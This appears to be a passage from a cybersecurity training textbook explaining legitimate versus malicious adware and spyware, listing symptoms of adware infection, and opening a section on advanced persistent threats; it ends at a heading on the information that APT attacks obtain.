
Software containing legitimate adware typically provides the option to disable ads by purchasing a registration key. Software developers utilize adware as a means to reduce development costs and increase profits. Adware enables them to offer software for free or at reduced prices, motivating them to design, maintain, and upgrade their software products.

Adware typically requires an Internet connection to run. Common adware programs include toolbars on a user's desktop or those that work in conjunction with the user's web browser. Adware may perform advanced searches on the web or a user's hard drive and may provide features to improve the organization of bookmarks and shortcuts. Advanced adware may also include games and utilities that are free to use but display advertisements while the programs launch. For example, users may be required to wait until an ad is completed before watching a YouTube video.

While adware can be beneficial by offering an alternative to paid software, attackers can misuse adware to exploit users. When legitimate adware is uninstalled, the ads should stop. Further, legitimate adware requests a user for permission before collecting user data. However, when user data are collected without the user's permission, the adware is malicious. Such adware is termed spyware and can affect the user's privacy and security. Malicious adware is installed on a computer via cookies, plug-ins, file sharing, freeware, and shareware. It consumes additional bandwidth and exhausts CPU resources and memory. Attackers perform spyware attacks and collect information from the target user's hard drive about visited websites or keystrokes in order to misuse the information and conduct fraud.

Indications of Adware


- **Frequent system lag**: If the system takes longer than usual to respond, it may have adware infection. Adware also affects the processor speed and consumes memory, degrading performance.
- **Inundated advertisements:** The user is flooded with unsolicited advertisements and pop-ups in the user interface while browsing. Occasionally, the advertisements can be very challenging to close, paving way to malicious redirections.
- **Incessant system crash:** The user's system may crash or freeze constantly, occasionally displaying the blue screen of death (BSoD).
- **Disparity in the default browser homepage:** The default browser homepage changes unexpectedly and redirects to malicious pages that contain malware.
- **Presence of new toolbar or browser add-ons:** The installation of a new toolbar or browser add-on without the user's consent is an indication of adware.
- **Slow Internet:** Adware may cause the Internet connection to slow down even in normal usage by downloading huge advertisements and unwanted items in the background.



LO#02: Summarize Advanced Persistent Threat (APT) Concepts

APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.



What are Advanced Persistent Threats?

- Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network

Information Obtained during APT attacks

